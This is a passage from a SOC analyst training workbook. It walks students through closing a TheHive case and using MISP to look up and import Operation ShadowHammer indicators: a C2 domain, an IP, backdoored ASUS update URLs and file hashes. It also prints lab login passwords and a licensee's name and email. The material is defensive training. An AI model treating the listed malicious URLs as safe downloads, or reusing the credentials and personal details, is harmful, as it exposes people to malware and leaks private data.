✓ default	Use Cortex to enrich the observables Closed after <i>28 minutes</i>	Fri, Mar 8th, 2019 3:13 -08:00	student	✓ Reopen ⚙️

To close the **case** TheHive then asks for you to fill out some additional classification information on what actually occurred in the case. Since this was an example case, select the options as given below.

Status: Other

Then paste the following information into the Summary box. For a regular case in any ticketing system, a summary of the each case should be written upon closing that give any future readers a quick single sentence summary of what occurred as well as maybe a bullet point style list of the major assets and impact of the case.

Summary:

```
Just finished the first case I've done with TheHive, I've now used cases, tasks, observables, and task logs. I even automatically enriched observables of multiple types using Cortex with a single button press!
```

Your window should now look like the picture below:

Close Case #1

**You are about to close Case #1. Are you sure you want to continue ?**

**Status \*** Incident  
True Positive False Positive Indeterminate **Other**


**Summary \***  
Everything that does not require an investigation (not an incident)

B I H S [Rich Text Editor Icons] Preview

Just finished the first case I've done with TheHive, I've now used cases, tasks, observables, and task logs. I even automatically enriched observables of multiple types using Cortex with a single button press!


Cancel \* Required field **Close case**

Once this information is pasted into the box, hit the **"Close Case"** button. You should see a notification stating the case has been closed.



## Lab Conclusion

Congratulations, you've cleared the case and task queue and seen how workflow in TheHive occurs! If not hidden, a record of the Cortex Analyzer and task closing actions we've taken is displayed in the "wall" panel on the right side.



In this lab, you have:

- Manually created a case in TheHive incident management system
- Created custom tasks to perform inside a new empty case
- Worked 2 tasks to completion
- Entered IP address and domain name observables into TheHive
- Used Cortex to automatically enrich the entered observables with the Google DNS Analyzer
- Closed the case with a classification and summary

To shut down the services used for this lab go back to your terminal window (or open a new one) and enter the commands below:

```
cd /labs/1.1
docker-compose down
```

You should see the following response, if you do not, please alert your instructor:

```
student@ubuntu:/labs/1.1$ docker-compose down
Stopping cortex      ... done
Stopping thehive    ... done
Stopping elasticsearch ... done
Removing cortex     ... done
Removing thehive    ... done
Removing elasticsearch ... done
Removing network 11_socpuppet-network
student@ubuntu:/labs/1.1$ █
```

---

**Lab 1.1 is now complete!**

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

This page intentionally left blank.

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020



## Lab 1.2 - MISP Threat Intelligence Platform

### Objectives

- Understand the role of the Threat Intelligence Platform in a SOC
- Use the MISP Threat Intelligence Platform to ingest threat data
- Create a MISP event with information from an open-source report
- Push information from a MISP event to the TheHive for Triage

### Exercise Preparation

Before starting this lab, you must start the required services. To do this, open a command terminal from the start bar.




Once the window is open, start the services by entering the following commands at the command line.

```
cd /labs/1.2
docker-compose up -d
```

This command will take a minute to spin up MISP threat intelligence platform, TheHive, Cortex, and Elasticsearch. To check if the services are ready, open a Firefox browser window by clicking on the icon in the top bar of the VM.



Once open, click on the bookmark bar icon for MISP.



You should receive the login screen as shown below.



## Login


Email

Password


Login

Open a new tab in Firefox by pressing "Ctrl + t" or clicking the + icon next to the tab for TheHive.

In the new tab, click the bookmark bar item for TheHive.




You should see the login screen for TheHive appear.



Once TheHive's login page is up, login with the following credentials:

```
Login: student
Password: sec450
```

After logging in you should see the list of cases page. Look in the bottom right corner and ensure the circle around the MISP logo is highlighted in green.



This means the MISP/TheHive integration is working properly (which is a requirement for this lab). If the MISP logo is not circled in green after a minute or so, let your instructor know. You may need to just restart the MISP webserver, which can be done by using the following command:

```
docker-compose restart misp
```

## Exercise Walkthrough Video

|

## Lab Steps

### 1. Log in to MISP and explore events

At this point Firefox should be open with a tab for TheHive and a tab for MISP open. Navigate to the MISP login page if you are not already there.

When MISP's login page is loaded type the following credentials and **hit the "Login" button to login:**

```
login: student@sec450.localhost  
password: sec450Admin!
```

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020



## Login

Email

student@sec450.localhost

Password

.....

Login



### Note

There is a condition in MISP that sometimes causes you to be forwarded to a page that says "your request has been black holed". This often happens if you pause too long on the same screen without any activity occurring. If you see this message at any point, just reload the page or re-attempt the step you are on and it should work the second time.

After logging in, you will be taken to the main "Events" list in MISP - the catalog of all information that has been entered. Each row of this display is an "Event" in MISP - a separate piece of information about a specific happening or incident.

This MISP instance contains real threat data pre-populated by having MISP subscribe to the **CIRCL OSINT** feed. All of this information was categorized by the CIRCL group and distributed out to anyone who subscribes to it via MISP (MISP is designed for sharing threat intelligence in this manner).

The screenshot shows the MISP interface with the 'Events' page selected. The left sidebar contains navigation options like 'List Events', 'Add Event', and 'Import from...'. The main content area displays a table of events with columns for 'Published', 'Org', 'Id', 'Clusters', 'Tags', '#Attr.', 'Date', 'Info', 'Distribution', and 'Actions'. Three events are visible, each with a unique ID and a list of tags. The first event (ID 1211) is from an organization with a red rabbit icon and has 47 attributes. The second event (ID 1206) is from Synovus Financial and has 14 attributes. The third event (ID 1185) is from an organization with a red rabbit icon and has 44 attributes. The tags for each event include 'misp-galaxy:ransomware="Bad Rabbit"', 'type:OSINT', 'ttp:white', 'malware\_classification:malware-category="Ransomware"', 'osint:source-type="blog-post"', 'misp-galaxy:preventive-measure="Backup and Restore Process"', 'misp-galaxy:preventive-measure="Restrict Workstation Communication"', 'ttp:white', 'osint:source-type="blog-post"', 'misp-galaxy:tool="KillDisk Wiper"', 'ttp:white', and 'circl:incident-classification="malware"'. The footer of the page indicates it is powered by MISP 2.4.104 and provides a download link for GnuPG key.

Published	Org	Id	Clusters	Tags	#Attr.	Date	Info	Distribution	Actions
✓		1211		misp-galaxy:ransomware="Bad Rabbit" type:OSINT ttp:white malware_classification:malware-category="Ransomware" osint:source-type="blog-post" misp-galaxy:preventive-measure="Backup and Restore Process" misp-galaxy:preventive-measure="Restrict Workstation Communication"	47	2017-10-25	OSINT - Bad Rabbit: Not-Petya is back with improved ransomware	All	
✓	Synovus Financial	1206		ttp:white osint:source-type="blog-post" misp-galaxy:tool="KillDisk Wiper"	14	2018-06-07	Trend Micro Blog: New KillDisk Variant Hits Latin American Financial Organizations Again	All	
✓		1185		ttp:white circl:incident-classification="malware"	44	2018-04-16	OSINT - Roaming Mantis uses DNS hijacking to infect Android smartphones	All	

Notice each event is heavily tagged for categorization and context, things like the source of the data, stages of an attack, and attribution are all used as tags in MISP. Each event also has its own unique ID number in the id column, a number of individual "attributes" (atomic indicators or notes) associated with it which shows in under the "#Attr" column, and the "date" and an "Info" summary of the event is also included in this view. There are **1200+** MISP events already entered from this feed to give you an idea of what a full threat intelligence platform can look like!

For this lab, we're going to do a demonstration of the workflow for searching past events, and entering a new event of our own. The point is to get an idea of what a threat intelligence team will be doing, and how their workflow intersects with your own.

In this lab we will:

- Use our threat intelligence platform (MISP) to search for indicators from past events and OSINT sources that were downloaded from a partner organization (the CIRCL threat feed)
- Enter information from an OSINT attack report into a new MISP event
- Push our new event to the IMS (TheHive) so that it can be triaged by SOC analysts
- Create a new case in the IMS (TheHive), and push it *back* to MISP so that threat intelligence analysts will know what has actually been seen in the environment

 Info

We will focus on sending information in both directions from TIP to IMS, and IMS back to the TIP, because a closed loop of threat intelligence feeding investigation, and investigation feeding information *back* to the threat intelligence team is ESSENTIAL for successful security operations! We will come back to this concept again in later books.

## 2. Use the Threat Intelligence Platform to find previously categorized indicators

Let's set the scene: Suppose at work one day you receive an alert from your IDS that says a user on your network connected to a known-malicious IP address:

```
141.105.71.116
```

Unfortunately the IP was on a list of IP addresses from a vendor tool that did not explain why it was bad or what type of attack it was connected to. Good thing we have a well-categorized set of threat intelligence, let's check in MISP to see if anything is known about this IP address.

To search for this IP in MISP, make sure the MISP tab is active in your browser window, enter the IP address into the filter box on the upper-right side of the event list and press Enter or select the "Filter" button.



### Events

« previous 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 next »

14 15 16 17 18 19 20 21 next »

141.105.71.116 Filter

Published	Org	Id	Clusters	Tags	#Attr.	Date	Info	Distribution	Actions
✓		1211		<code>misp-galaxy:ransomware="Bad Rabbit"</code> <code>type:OSINT tlp:white</code> <code>malware_classification:malware-category="Ransomware"</code> <code>osint:source-type="blog-post"</code> <code>misp-galaxy:preventive-</code>	47	2017-10-25	OSINT - Bad Rabbit: Not-Petya is back with improved ransomware	All	

Since the IP appears in only one event, MISP will automatically take you to the relevant event page.

## OSINT - Operation ShadowHammer

Event ID	110
UUID	5c9a14a9-fdb0-4cc9-bd13-4cbf950d210f
Creator org	CIRCL
Tags	<code>workflow:todo="add-missing-misp-galaxy-cluster-values"</code> <code>type:OSINT</code> <code>osint:lifetime="perpetual"</code> <code>osint:certainty="50"</code> <code>tlp:white</code>
Date	2019-03-25
Threat Level	Low
Analysis	Completed
Distribution	All communities
Info	OSINT - Operation ShadowHammer
Published	No
#Attributes	13 (1 Object)
First recorded change	2019-03-28 11:51:59
Last change	2019-03-28 11:51:59
Modification map	
Sightings	0 (0) - restricted to own organisation only.

Uh oh! It appears this IP address may be associated with the **ShadowHammer APT campaign!** Reading on, it appears this campaign, discovered in March 2019, involved a supply-chain from computer manufacturer ASUS. Attackers had compromised ASUS servers and pushed out a backdoor system update to ASUS customers in an attempt to target specific unknown individuals. Scroll down in MISP to see additional detail on this event.

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

2019-03-26	Network activity	url	<a href="https://liveupdate01s.asus.com/pub/ASUS/nb/Apps_for_Win8/LiveUpdate/Liveupdate_Test_VER359.zip">https://liveupdate01s.asus.com/pub/ASUS/nb/Apps_for_Win8/LiveUpdate/Liveupdate_Test_VER359.zip</a>
2019-03-26	Network activity	domain	asushotfix.com
2019-03-26	Network activity	ip-dst	141.105.71.116
2019-03-26	External analysis	link	<a href="https://securelist.com/operation-shadowhammer/89992/">https://securelist.com/operation-shadowhammer/89992/</a>
2019-03-26	External analysis	text	<p>Earlier today, Motherboard published a story by Kim Zetter on Operation ShadowHammer, a newly discovered supply chain attack that leveraged ASUS Live Update software.</p> <p>While the investigation is still in progress and full results and technical paper will be published during SAS 2019 conference in Singapore, we would like to share some important details about the attack.</p> <p>In January 2019, we discovered a sophisticated supply chain attack involving the ASUS Live Update Utility. The attack took place between June and November 2018 and according to our telemetry, it affected a large number of users.</p> <p>ASUS Live Update is an utility that is pre-installed on most ASUS computers and is used to automatically update certain components such as BIOS, UEFI, drivers and applications. According to Gartner, ASUS is the world's 5th-largest PC vendor by 2017 unit sales. This makes it an extremely attractive target for APT groups that might want to take advantage of their userbase.</p> <p>Based on our statistics, over 57,000 Kaspersky users have downloaded and installed the backdoored version of ASUS Live Update at some point in time. We are not able to calculate the total count of affected users based on only on our data; however, we estimate that the real scale of the problem is much bigger and is possibly affecting over a million users worldwide.</p> <p>The goal of the attack was to surgically target an unknown pool of users, which were identified by their network adapters' MAC addresses. To achieve</p>

From looking at this event, it appears the C2 channel for the backdoor was `asushotfix[.]com` and `141.105.71.116` was the IP address the domain resolved to at the time. Going to VirusTotal and searching the IP address can confirm this and also gives a potential way to time-scope the potential problem:

**asushotfix.com** domain information

**Categories** ⓘ

Dr.Web                      known infection source  
Forcepoint ThreatSeeker      bot networks

**Passive DNS Replication** ⓘ

Date resolved	IP address
2018-11-13	0.0.0.0
2018-09-06	141.105.71.116

This means a device in your network may have been compromised and of interest to the ShadowHammer perpetrators! The information from VirusTotal also tells us that we should probably search for all IP traffic back to at least 2018-09-06 when the domain was known to point to that address.

**Note**

Notice having this information (which was automatically imported from a threat intelligence feed) allowed us to pivot directly from an IP address to a well-established attack, complete with domains, filenames, motivation and attribution of the attack! This is kind of quick information that external threat intelligence from outside the organization should facilitate on a regular basis.

While taking in information from automated sources is a great way to automatically gather threat data, sometimes we must create the entries ourselves or enter them from our own data. That is what we will do in the next step.

### 3. Publish an alert to the threat intelligence platform

What if we hadn't automatically received the ShadowHammer information through an automated feed and wanted to create the event in MISP for ourselves? Let's walk through the steps it would take to import the data into a new event.

To start creating a new event, click the Add Event button on the left side of the screen.

The screenshot shows the MISP interface for an event titled "OSINT - Operation". On the left is a sidebar with navigation options: View Event, View Correlation Graph, View Event History, Propose Attribute, Propose Attachment, Contact Reporter, Download as..., List Events, and Add Event. The "Add Event" button is highlighted with a red box and a red arrow points to it from the right. The main content area displays the event details in a table format:

<b>Event ID</b>	110
<b>UUID</b>	5c9a14a9-1
<b>Creator org</b>	CIRCL
<b>Tags</b>	workflow: osint:cert
<b>Date</b>	2019-03-25
<b>Threat Level</b>	Low
<b>Analysis</b>	Completed
<b>Distribution</b>	

This will bring you to a new window where you can enter the initial details about the new event.

The screenshot shows the 'Add Event' form with the following fields and values:

- Date:** 2019-03-28 (indicated by red arrow 1)
- Distribution:** This community only
- Threat Level:** High (indicated by red arrow 1)
- Analysis:** Ongoing (indicated by red arrow 2)
- Event Info:** [sec450] ShadowHammer Campaign (indicated by red arrow 2)
- Extends event:** Event UUID or ID. Leave blank if not applicable. (indicated by red arrow 3)
- Add button:** (indicated by red arrow 4)

On this new screen the Date and Distribution can stay the same, but fill in the following details:

```
Threat Level: High
Analysis: Ongoing
Event Info: [SEC450] ShadowHammer Campaign
```

Then hit the Add button to create the event. This will bring you to the blank new event.

**View Event**

View Correlation Graph

View Event History

---

Edit Event

Delete Event

Add Attribute

Add Object

Add Attachment

Populate from...

Enrich Event

Merge attributes from...

---

Contact Reporter

Download as...

---

List Events


Add Event

## [SEC450] ShadowHammer Campaign


Event ID	1215
UUID	5c9d32d7-2458-472b-99e6-0150ac140003
Creator org	SEC450
Tags	
Date	2019-03-28
Threat Level	High
Analysis	Ongoing
Distribution	This community only
Info	[SEC450] ShadowHammer Campaign
<b>Published</b>	<b>No</b>
#Attributes	0 (0 Object)
First recorded change	2019-03-28 20:47:46
Last change	2019-03-28 20:47:46
Modification map	
Sightings	0 (0) - restricted to own organisation only.

Download: [GnuPG key](#)

On the new event screen, scroll down to the bottom of the page.



There are no details for the event yet, so now we must add the "attributes" (IOCs as MISP calls them) from the attack. There are multiple ways to accomplish this in MISP, but the easiest for use will be to use the "Freetext Import Tool". Click on the button as shown in the picture above and a new empty box will appear.



Using the Kaspersky article that the attack announcement originally came from (located [here](#)) we can extract the following attributes of interest from the bottom of the page.

```
asushotfix[.]com
141.105.71[.]116
http://liveupdate01.asus[.]com/pub/ASUS/nb/Apps_for_Win8/LiveUpdate/
Liveupdate_Test_VER365.zip
https://liveupdate01s.asus[.]com/pub/ASUS/nb/Apps_for_Win8/LiveUpdate/
Liveupdate_Test_VER362.zip
https://liveupdate01s.asus[.]com/pub/ASUS/nb/Apps_for_Win8/LiveUpdate/
Liveupdate_Test_VER360.zip
```



```
https://liveupdate01s.asus[.]com/pub/ASUS/nb/Apps_for_Win8/LiveUpdate/  
Liveupdate_Test_VER359.zip  
aa15eb28292321b586c27d8401703494  
bebb16193e4b80f4bc053e4fa818aa4e2832885392469cd5b8ace5cec7e4ca19
```

These are the minimum details we would want to take from the article. Since threat intelligence platforms often feed SIEM blacklists for threat data matching, putting these IOCs in MISP would ideally cause any sighting of them in the environment to raise an alert from that moment on. Take the indicator list and paste it into the **Freetext Import Tool** box and hit "**Submit**".



Freetext import is usually the easiest way to import indicators in any tool that supports it since it requires the minimum amount of work on the part of the analysts. There's nothing worse than having a tool that requires one at a time IOC entry when you have a large list of indicators. Fortunately MISP takes care of this for us and also automatically detects each attribute's data type! The next screen shows what MISP has detected.

## Freetext Import Results

Below you can see the attributes that are to be created. Make sure that the categories and the types are correct, often several options will be offered based on an inconclusive aut

**Warning: You are missing warninglist(s) that are used to recognise TLDs. Make sure your MISP has the warninglist submodule enabled and updated or else this to are: TLDs as known by IANA**

Value	Similar Attributes	Category	Type
asushotfix.com	110	Network activity	domain
141.105.71.116	110	Network activity	ip-dst
http://liveupdate01.asus.com/pub/ASUS/nb/Apps_for_Win8/LiveU	110	Network activity	url
https://liveupdate01s.asus.com/pub/ASUS/nb/Apps_for_Win8/Live	110	Network activity	url
https://liveupdate01s.asus.com/pub/ASUS/nb/Apps_for_Win8/Live	110	Network activity	url
https://liveupdate01s.asus.com/pub/ASUS/nb/Apps_for_Win8/Live	110	Network activity	url
aa15eb28292321b586c27d8401703494	110	Payload delivery	md5
bebb16193e4b80f4bc053e4fa818aa4e2832885392469cd5b8ace5c	110	Payload delivery	sha256

Notice that MISP has successfully determined a category and data type for each line of our freetext import, wonderful, no manual entry! Not only that, but it has also already started to correlate these indicators with previous events. Notice the "Similar Attributes" column shows that MISP Event ID 110 has these same indicators - it is telling us we've already seen these indicators before! In this case, this is because of the ShadowHammer event we already have present in the system. In day to day data entry however, it's a great feature to know that at the time of import, you already have that attribute in a different event, giving you the extra context.

Since everything is correct, press the "Submit attributes" button to create the new items in the event. You will be taken back to the event page where it will tell you your freetext import submission is being processed in the background, and will be available in the event shortly.

Home   Event Actions   Galaxies   Input Filters   Global Actions   Sync Actions

Freetext ingestion queued for background processing. Attributes will be added to the event as they are being processed.

After 10 seconds or so, press the refresh page button in Firefox and then scroll down to the bottom of the event window. You should now see all your entered attributes faithfully recorded into the

event! Notice still points out that event 110 is relevant to each data item, and even took care to properly format the attributes even though they were entered in "de-fanged" format - another nice touch!

Date ↑	Org	Category	Type	Value	Tags	Galaxies	Comment	Correlate	Related Events
2019-03-28		Network activity	domain	asusotfix.com	+	Add		<input checked="" type="checkbox"/>	110
2019-03-28		Network activity	ip-dst	141.105.71.116	+	Add		<input checked="" type="checkbox"/>	110
2019-03-28		Network activity	url	http://liveupdate01.asus.com/pub/ASUS/nb/Apps_for_Win8/LiveUpdate/Liveupdate_Test_VER365.zip	+	Add		<input checked="" type="checkbox"/>	110
2019-03-28		Network activity	url	https://liveupdate01s.asus.com/pub/ASUS/nb/Apps_for_Win8/LiveUpdate/Liveupdate_Test_VER362.zip	+	Add		<input checked="" type="checkbox"/>	110
2019-03-28		Network activity	url	https://liveupdate01s.asus.com/pub/ASUS/nb/Apps_for_Win8/LiveUpdate/Liveupdate_Test_VER360.zip	+	Add		<input checked="" type="checkbox"/>	110
2019-03-28		Network activity	url	https://liveupdate01s.asus.com/pub/ASUS/nb/Apps_for_Win8/LiveUpdate/Liveupdate_Test_VER359.zip	+	Add		<input checked="" type="checkbox"/>	110
2019-03-28		Payload delivery	md5	aa15eb28292321b586c27d8401703494	+	Add		<input checked="" type="checkbox"/>	110
2019-03-28		Payload delivery	sha256	bebb16193e4b80f4bc053e4fa818aa4e2832885392469cd5b8ace5cec7e4ca19	+	Add		<input checked="" type="checkbox"/>	110

« previous   next »   [view all](#)

To see the correlated events in a visual graph, scroll to the top of the page and select the View Correlation Graph option.

